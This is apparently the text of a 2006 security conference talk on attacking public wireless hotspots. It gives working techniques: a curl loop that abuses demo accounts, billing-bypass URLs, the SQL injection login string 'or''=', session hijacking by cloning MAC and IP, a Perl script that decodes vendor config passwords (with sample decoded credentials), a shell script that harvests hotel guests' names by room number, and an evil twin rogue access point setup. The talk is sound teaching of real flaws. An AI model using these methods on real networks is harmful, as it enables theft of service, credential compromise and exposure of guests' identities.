Wireless Hotspot

The Hackers' Playground

IT UNDERGROUND 2006, Feb 23-24 2006, Prague, Czech Republic

Jim Geovedi

Disclaimer

This presentation is intended to demonstrate the inherent security flaws in publicly accessible wireless networks and promote the use of safer mobile computing. Viewers and readers are responsible for their own actions and strongly encourage to behave themselves.

Agenda

- Wireless hotspot — quick review
- **WWHDIWHN** — what would hackers do in wireless hotspot networks?
- Analysis on some interesting findings and demonstration on tools and techniques

Wireless hotspot

- It is publicly available IEEE 802.11x access points — free or paid Internet Access
- Designed for maximum ease of use
- Most hotspot access points provides no protection for unauthorised use of the network

How to use hotspot

1. Bring your wireless device and visit the hotspot
2. Associate to hotspot SSID and get network configuration
3. Open web browser and get redirected to login page to do authentication
4. Viola... welcome to the Internet


How to get access

- Buy prepaid card
- Buy online credit using credit card
- Registration via text message (SMS)
- Use now, pay later (e.g. will be charge to your hotel room for **INCREDIBLE** price)
- Social engineering your friend :-)
- ...find a “workaround”

Facts

- There is no standard to setup a hotspot (one provider's setup is different to another)
- Many paid hotspots providers are connected and allow roaming access for road warriors

Common hotspot setup



Design analysis

- Authentication process is done by using a captive portal and often using insecure protocol (plain-text HTTP)
- Users can get access to specified websites (teaser) without doing authentication
- Once authenticated, firewall will sets a rule that allows data from authenticated client through the gateway

Design analysis

- Authentication is mostly for Internet access
- There is no network segregation for clients (authenticated and not-yet authenticated) in many hotspot setup
- Many hotspot providers run out-of-date applications

Abusing demo account

- Many providers love the users...and they give demo account as teaser.
- The gateway will kick the demo user out after specified time.

```
while sleep 3; do
   curl --data
      "NASTYPE=GATEWAY_TYPE&username=demo&password=demo&submitForm=%A0login%A0"
      “https://HOTSPOT_AUTH_SERVER:PORT/goform/HtmlLoginRequest”;
done
```

Tunnelling

- Some hotspots restrict unauthorised users for
  - TCP port 80 and 443 only
  - TCP
  - TCP, ICMP, and most UDP but allow DNS
- As workaround, user can create tunnel and bypassing the gateway

Hidden variable

- Some hotspot gateway support PMS — commonly used in hotels
- Users in the hotel are given options to get their Internet access

1. Charge to their rooms
2. Login using recently bought access
3. Login using their roaming access (iPass, Boingo, etc)

Hidden variable

- In many setup for lobby access, the gateway will only give option payment no. 2 & 3 and hide option no. 1
- Hidden variable does not mean not accessible

```
http://GATEWAY/defaultportal/check_form.cgi?product_id=1&billing_method_id=1
```

Network Reckoning

- Some hotspot gateways allocate different netblock for unauthorised clients, i.e.:
  - 10.0.0.0/24 — unauthorised clients
  - 10.1.1.0/24 — authorised clients
- Gateway will give new network configuration after user authenticate
- The transition is relatively fast

Network Reckoning

- Sometime, you can find out the new network allocation from the tcpdump or ethereal log and manually assign your machine to different IP address in suspected network block
- If you are bored, you can do brute forcing
- Cross your fingers and wish for a luck...

Piggyjacking

- “Gaining access to wireless session by highjacking the session another user already established to get Internet access”
- Impersonate the other client who is already authenticated to the gateway
  - MAC address
  - IP address
  - Gateway

Piggyjacking

[demo]

duh*

- Some hotspot gateways requires only password
- User can get password from prepaid card purchased from the cashier or front desk (hotel)
- `'or''='` works most of the time

duh*

[demo]

Shifting the bill

- Some hotspot gateways know that your friend is richer than you and let you shift your Internet bill to him.

```
http://HOTSPOT_GATEWAY/mlcbb/mlc/welcome.asp?UI=012345&
UURL=http://BILLING_SERVER/userok.htm&
MA=00AABBCCDDEE&RN=1002&http://google.com/&SC=12345
```

- MA = Mac address
- RN = Room number

Shifting the bill

[demo]

Hacking the gateway

- Some hotspot gateway allows user admin with password `'or''='` for accessing the control panel
- An adversary can get the running configuration of the device, including credential information such as username and password and authorisation tokens for credit card processing

Hacking the gateway

[demo]

Running configuration

```
...
controlpanel 1 username admin password 420%448%204%388%396%396%404%460%460%
controlpanel 2 username shannon password 476%444%456%436%192%224%192%224%
controlpanel 3 username patrick password 480%448%388%464%456%420%396%428%
...
```

- Hmm? Is that what-so-called encryption?
- Can somebody help me to “decrypt” the password?

Decoding the password

- Take
  480%448%388%464%456%420%396%428%
- You can safely ignore %
- ...then divide the numbers by 4
- so you will get
  120 - 112 - 97 - 116 - 114 - 105 - 99 - 107
- open your ASCII table

Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177	&#127;	DEL

Decoding the password

- And you get
  120 . 112 . 97 . 116 . 114 . 105 . 99 . 107
  x . p . a . t . r . i . c . k

- Now you know that
  480%448%388%464%456%420%396%428%
  is
  xpatrick

- Err...is there any other way?

Decoding the password

```
#!/usr/bin/perl
#
# IP3Networks.com's NetAccess password decoder
# by negative@segfault.net

while (<>) {
        if (/password\s([\d\d\d%]+)/) {
                $ep = $1;
                $dp = "";
                @ch = split(/%/, $ep);
                foreach (@ch) {
                        $dp .= sprintf "%s", map{chr} $_ / 4;
                }
                s/$ep/$dp/;
        }
        print;
}
```

Decoding the password

```
$ cat configfile.txt
...
controlpanel 1 username admin password 420%448%204%388%396%396%404%460%460%
controlpanel 2 username shannon password 476%444%456%436%192%224%192%224%
controlpanel 3 username patrick password 480%448%388%464%456%420%396%428%
...
$ ip3pwdec.pl < configfile.txt
...
controlpanel 1 username admin password ip3access
controlpanel 2 username shannon password worm0808
controlpanel 3 username patrick password xpatrick
...
```

Credit Card processing

```
...
!Credit Card
cc 1 name Authorize.Net
cc 1 value1
cc 1 value2 https://secure.authorize.net/gateway/transact.dll
cc 1 value3 3.1
cc 1 value4 ############                ---------------------- Username
cc 1 value5 ################            ---------------------- Password
cc 2 name Verisign Payflow
cc 2 value1 payflow.verisign.com
cc 2 value2
cc 2 value3
cc 2 value4
cc 2 value5
...
```

Identity exposed

- Remember the “shifting the bill” technique?
- In many setup, “the same hotspot gateway” expose the Guest name to the Internet
- You just need the IP address of the gateway and guess the room number

Identity exposed

- Simple shell script that does the trick


```
#!/bin/sh

for i in 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30;
do
  for j in 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15 16 17 18 19 20;
  do
    ROOM=”$i$j”
    echo -n $ROOM
    lynx -dump \
      “http://GATEWAY/mlcbb/mlc/welcome.asp?MA=001122334455&RN=$ROOM” | \
      grep Welcome | sed -e ‘s/Welcome //’
  done
done
```

Identity exposed

```
$ sh get_guest_list.sh
...
2616   Mr######## Thani /Mr######## Yaqoub Th
2617   Mr#### Hanninen
2618   Mr#### Alsulimani
2619   Mr####### Yoshikawa
2701   Mr##### #### James
2702   Mr###### Hardeman
2703   MrJim Geovedi
2704   Ms#### #### Kantor
2705   Mr.###### Neuber
2706   Mr####### carl Kruge
2709   Mrs######### Elizabe
2710   Mr###### Moropa
2711   Ms######## Bertha Mo
2712   Mr.####### Gundel
...
```

“evil twin”


Internet
Real AP
Rogue AP
Clueless User
Weak signal
Strong signal or wired

Why “evil twin”?

- Wireless hotspot infrastructure now can be and increasingly are relatively secure
- Paradigm shift to new wireless threat — attacking the clients
- Most of the time switching networks, connect to secure as well as insecure networks
  - Can be compromised in insecure network and spread compromise to other secure network

Issues on client-side

- Automatic wireless network — automatically connect to trusted known wireless networks
- Firewall on clients commonly activated by default
- Firewall allow some connections such as automatic updates, network browsing (NetBIOS, Bonjour)

“evil twin” components

- A rogue AP for competing wireless network (can be actual AP or HostAP)
- Provide DNS, Web, FTP, SMTP servers
- Create or modify captive portal and redirect users to fake login page (not needed if your target is to attack the client)
- ...the next component is up to you

“evil twin” for fun & profit

